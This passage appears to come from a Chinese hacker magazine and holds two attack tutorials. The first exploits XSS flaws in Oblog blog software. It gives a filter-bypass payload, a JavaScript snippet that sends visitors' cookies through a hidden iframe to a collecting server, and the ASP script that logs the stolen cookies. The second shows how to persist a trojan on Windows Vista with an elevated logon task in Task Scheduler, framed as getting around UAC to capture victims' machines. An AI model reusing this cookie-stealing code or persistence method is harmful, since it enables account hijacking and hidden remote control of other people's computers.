所以我们这样填写**<img src=javascrscriptipt:alert("www.slenk.net")></img>**，（script标记也会过滤的，之所以用img是因为这个标记一般不会过滤，因为这个编辑器有插图功能）这样过滤后变成的代码就是我们所期待的跨站代码了。javascrscriptipt：过滤掉中间的script就得到我们要的完整代码了，和Ewebedit的上传文件名验证一样，保存后看主页，如图5。




图5 跨站成功

呵呵，其实我们也不一定用img标签，属性也不一定要和我的一样，主要还是要看代码，时间比较急，所以只能不分析了。这里顺便再说下第三个跨站漏洞在修改公告处，测试代码和上面的img标签一样，由于篇幅有限就不写了，也是打开主页就弹。

二、跨站利用

我们现在知道的跨站有跨主页的，有跨自己的日志页面的，利用起来还是简单了点，对于挂马这种事来说我们从来不做，Lenk老大经常教育的。

自动提交表单欺骗管理员的话，好象OBLOG的后台又不好拿WEBSHELL，对于2000的更不用说了。看来只有盗cookie，不过后台账号登陆后是session，我们无法盗取，只能依赖于管理员把他的BLOG的账号和后台的一样，那样破出他的密码后能进后台玩了，如果运气程度能到中500W的话，就能像在2003中那样拿WEBSHELL了。

好了，废话不多说了，简单演示一下怎样盗取COOKIE。首先在那个日志跨站漏洞中写这样的跨站代码：**<script src=http://127.0.0.1/gxm.js></script>**，gxm.js的代码如下：

```
var code;
var url='http://127.0.0.1/cookie.asp?';
url=url+escape(document.cookie);
code="<iframe style='display:none;' src=";
code=code+url;
code=code+" width=0 height=0></iframe>";
document.write(code);
```

这样，别人的cookie通过escape编码传给cookie.asp文件，cookie文件的作用是接受cookie，解码后并记录下来。（js文件里面也可以挂马。）cookie的代码如下：

```
<%
dim fso,file,str
str=request.Servervariables("QUERY_STRING")
str=unescape(str)
Const ForReading = 1, ForWriting = 2, ForAppending = 8
Set fso = Server.CreateObject("Scripting.FileSystemObject")
path = server.mappath("gxm.txt")
set file=fso.opentextfile(path, ForAppending, TRUE)
file.write(str)
file.write vbCrLf
file.close
set file = nothing
set fso = nothing
%>
```

好了，现在只要有人访问我们跨站的页面，就能生成gxm.txt文件，里面记录着访问的人的cookie，现在我自己在自己架设的站中注册个号再访问我原来的账号lst-gxm的首页来看看，访问http://127.0.0.1/gxm.txt，如图6。

呵呵，成功记录了我的另一个号中的COOKIE，结果我也在官方中测试过，跨站漏洞全部存在，我也盗cookie过，就是没有几个人访问。




图6 记录的cookie

三、总结

啰嗦地写了这么多，个人感觉这几个跨站漏洞的危害不是很大，但是最大限度利用的话，效果还是不错的，喜欢挂马的朋友又有机会玩了。

看大家都在搞oblog，我和小雕忍不住黑白配找了下跨站漏洞，这次被小雕拉着搞跨站，还没有机会找注入漏洞呢！不说了，去找注入漏洞了（菜鸟们：神啊！让GXM找出个注入漏洞，让我们跟着玩玩吧）。

文章写完的时候，小雕说找到一个注射漏洞，但是只影响sql的版本，有这个版本的朋友叫上小雕哦！

[文章分析的代码段在光盘中有收录]

编辑点评：

Oblog的漏洞还真是不少，接连几期都有漏洞暴出。这次的跨站漏洞也挺弱智的，接收到的参数一个都不过滤就拿来显示，肯定有问题啦！就作者分析的这几个漏洞，我们可以肯定地说oblog还有其他的漏洞。

Vista系统的安全小漏洞

文 蜀国布衣

从本文你可以学到：

1、Vista新体验

2、绕过Vista中的UAC运行程序

微软最新的Windows Vista系统已经推出了一段时间了，不知道各位读者有没有安装使用感受一下。从微软的介绍我们可以看出，Vista系统相比于XP系统最大的区别，主要的就是增强了其系统的安全性能。今天我就来为各位絮叨絮叨Vista系统的一个小问题，也让大家明白只要是软件就会存在漏洞的。

一、Vista系统的安全功能

Vista系统的安全性这一点我们从自带的软件管理就可以看出，比如在Vista系统中默认安装了一款名为Windows Defender的软件，同时增加了一项名为UAC的安全功能。其中Windows Defender是微软公司出品的一个反间谍软件的产品，它能帮你检测和清除系统里面的间谍软件和广告软件以及其他具潜在危险性的软件，使Windows用户可以免受此类软件的威胁。该程序相比于同类软件最大的优势在于其实时监控功能，可以在第一时间里监控到文件捆绑、网页木马中的恶意程序。

除此以外，Windows Vista系统所带来的改进是全方位的，但要说在操作方面带来的最大变化非UAC（User Account Control：用户账户控制）莫属。UAC是微软为提高系统安全性而在Windows Vista中引入的新技术，其设计目标便是防止间谍软件或病毒程序在用户电脑系统中获得权限并在用户未察觉的情况下执行。在UAC的作用下，当系统检测到某个未知的潜在威胁时，便会弹出一个警告对话框提醒用户注意或根据具体情况来执行。

二、绕过Vista的安全功能

正是由于Windows Defender和UAC对于Vista系统的保护，使得我们利用网页木马来捕捉肉鸡显得非常的困难。因为它们会阻止木马程序的正常运行，使其无法将自身分解到系统目录以及添加到注册表的启动项里面。那么现在就让我教大家如何加入自定义启动项，来绕过安全功能的阻挠并成功运行我们的木马程序。

点击Vista系统的开始菜单，依次选择“所有程序－附件－系统工具”菜单，然后点击菜单中的“任务计划程序”命令。现在点击“任务计划程序”窗口“操作”列表中的“创建程序”，下面我们就在弹出的窗口来创建一个新的任务，如图1。




图1 任务计划程序

首先选择“创建任务”窗口中的“常规”标签，接着在“名称”选项中给任务起一个名称；我这里就简单地设置为test这个名称，另外名称只能使用英文和数字；再点击“更改用户或组”按钮，在弹出的“选择用户或组”窗口中直接输入“Administrators”，或者点击“高级”选项中的“立即查找”按钮来进行查找，然后在查找结果里面选择Administrators这一项。

大家需要注意的是，输入的是“Administrators”而不是“Administrator”，（Administrators代表的是管理员组）。最后选择“使用最高权限运行”选项即可，如图2。




图2 创建任务

接着选择“触发器”标签来新建一个触发器，点击“新建”按钮后弹出“新建触发器”窗口，然后在“开始任务”列表里面选择“登陆时”选项，接下来再将窗口中的“启用”选中。另外我们还可以在建立触发器的窗口中设置这个触发器只针对某个用户生效，还是针对所有计算机用户，这里我们就设置为“所有用户”，如图3。




图3 编辑触发器

另外我们还可以在“高级设置”里面根据自己的需要进行设置，比如延迟任务时间、重复任务间隔、激活时间等等，这样就可以让没有激活的木马程序再次激活。

然后选择“操作”标签来创建一个随系统启动的操作。点击“新建”按钮后弹出“新建操作”窗口，在“操作”列表里面选择“启动程序”选项。接下来在“程序或脚本”选项后点击“浏览”按钮，来选择你自己想要启动的木马程序，我这里利用的程序是一个加壳程序，如图4。




图4 新建操作

另外还可以对设置的木马程序进行参数设置，比如我们知道Radmin这款远程控制软件通过参数就可以隐藏任务栏的图标。至此大部分的主要设置就已经完成了，现在直接点击“确定”按钮就可以创建所需的计划任务了。

现在在“创建任务”窗口点击左侧的“任务计划程序库”列表，大家就可以看见自己刚刚自定义创建的任务已经在中间的列表里面了。现在通过鼠标右键选择这个任务，然后在弹出的菜单里面选择“运行”命令，如果可以正常执行那么重启系统后就可以随机启动了。接着我马上重新启动自己的Vista系统，当系统刚刚登陆后就发现那个加壳程序激活运行了，如图5。

